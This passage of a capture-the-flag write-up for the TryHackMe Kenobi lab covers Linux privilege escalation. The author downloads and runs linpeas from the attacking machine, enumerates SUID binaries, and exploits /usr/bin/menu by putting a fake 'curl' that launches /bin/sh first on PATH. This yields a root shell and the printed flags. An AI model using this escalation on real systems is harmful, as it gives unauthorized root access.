d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$ 
```

What is Kenobi's user flag (/home/kenobi/user.txt)?


- ➔ d0b0f3f53b6caa532a83915e19224899

Task 4 Privilege Escalation with Path Variable Manipulation




Lets first understand what what SUID, SGID and Sticky Bits are.


Permission	**On Files**	**On Directories**
SUID Bit	Người dùng thực thi tệp với quyền của chủ sở hữu tệp	-
SGID Bit	Người dùng thực thi tệp với sự cho phép của chủ sở hữu nhóm.	Tệp được tạo trong thư mục có cùng chủ sở hữu nhóm.
Sticky Bit	No meaning	Người dùng bị ngăn xóa tệp từ người dùng khác.




```
┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# ls
id_rsa  linpeas.sh  log.txt

┌──(root㉿kali)-[/home/kali/tryhackme/kenobi]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



```
kenobi@kenobi:/tmp$ wget http://10.18.52.203/linpeas.sh
--2023-07-01 21:54:59--  http://10.18.52.203/linpeas.sh
Connecting to 10.18.52.203:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 836190 (817K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh              100%[=====================================>] 816.59K   630KB/s    in 1.3s

2023-07-01 21:55:01 (630 KB/s) - 'linpeas.sh' saved [836190/836190]

kenobi@kenobi:/tmp$ ls
linpeas.sh  systemd-private-8166e775e4dd48f8b59f7598755242cc-systemd-timesyncd.service-k5YPQr
kenobi@kenobi:/tmp$ chmod +x linpeas.sh
kenobi@kenobi:/tmp$ ./linpeas.sh
```




```
                              Users Information

╔══════════╣ My user
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(kenobi) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpa
dmin),114(sambashare)

╔══════════╣ Do I have PGP keys?
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found

╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

╔══════════╣ Checking sudo tokens
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is enabled (1)
```




```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 93K May  8  2019 /sbin/mount.nfs
-rwsr-xr-x 1 root root 15K Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 42K Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 97K Jan 29  2019 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<2.37_dirty_sock_Local_Privil
ege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 419K Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 39K Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 49K May 16  2017 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 33K May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 23K Jan 15  2019 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1
485)
-rwsr-xr-x 1 root root 53K May 16  2017 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9
/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 33K May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 74K May 16  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 8.7K Sep  4  2019 /usr/bin/menu (Unknown SUID binary!)
-rwsr-xr-x 1 root root 134K Jul  4  2017 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 40K May 16  2017 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 51K Jan 14  2016 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 39K May 16  2017 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 27K May 16  2018 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 31K Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40K May 16  2018 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.2
4.8
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 40K May 16  2017 /bin/su
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping6
```

SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues.



```
kenobi@kenobi:/tmp$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:/tmp$
```




```
kenobi@kenobi:/tmp$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```

To search the a system for these type of files run the following:

find / -perm -u=s -type f 2>/dev/null

What file looks particularly out of the ordinary?

➔ /usr/bin/menu




```
kenobi@kenobi:/tmp$ ls -la /usr/bin/menu
-rwsr-xr-x 1 root root 8880 Sep  4  2019 /usr/bin/menu
```


Run the binary, how many options appear?

➔ 3


Strings is a command on Linux that looks for human readable strings on a binary.



```
kenobi@kenobi:/tmp$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-`
AWAVA
AUATL
[]A\A]A^A_
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```




```
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
 Invalid choice
;*3$"
```



```
kenobi@kenobi:/tmp$ env
XDG_SESSION_ID=2
TERM=xterm-256color
SHELL=/bin/bash
SSH_CLIENT=10.18.52.203 53574 22
SSH_TTY=/dev/pts/0
USER=kenobi
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41
:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*
.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;3
1:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*
.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;
31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp
=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:
*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm
=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*
.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35
:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=0
0;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.
spx=00;36:*.xspf=00;36:
MAIL=/var/mail/kenobi
PATH=/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/game
s:/usr/local/games:/snap/bin
PWD=/tmp
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/kenobi
LOGNAME=kenobi
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
SSH_CONNECTION=10.18.52.203 53574 10.10.25.151 22
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1000
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env
OLDPWD=/home/kenobi
kenobi@kenobi:/tmp$
```


This shows us the binary is running without a full path (e.g. not using /usr/bin/curl or /usr/bin/uname).

As this file runs as the root users privileges, we can manipulate our path gain a root shell.



```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin)
,114(sambashare)
#
```

We copied the /bin/sh shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the /usr/bin/menu binary was run, its using our path variable to find the "curl" binary.. Which is actually a version of /usr/sh, as well as this file being run as root it runs our shell as root!



```
# ls
curl  linpeas.sh  systemd-private-8166e775e4dd48f8b59f7598755242cc-systemd-timesyncd.service-k5YPQr  tmux-1000
# cd /root
# ls
root.txt
# cat root.txt
177b3cd8562289f37382721c28381f02
# pwd
/root
# 
```

What is the root flag (/root/root.txt)?

➔ 177b3cd8562289f37382721c28381f02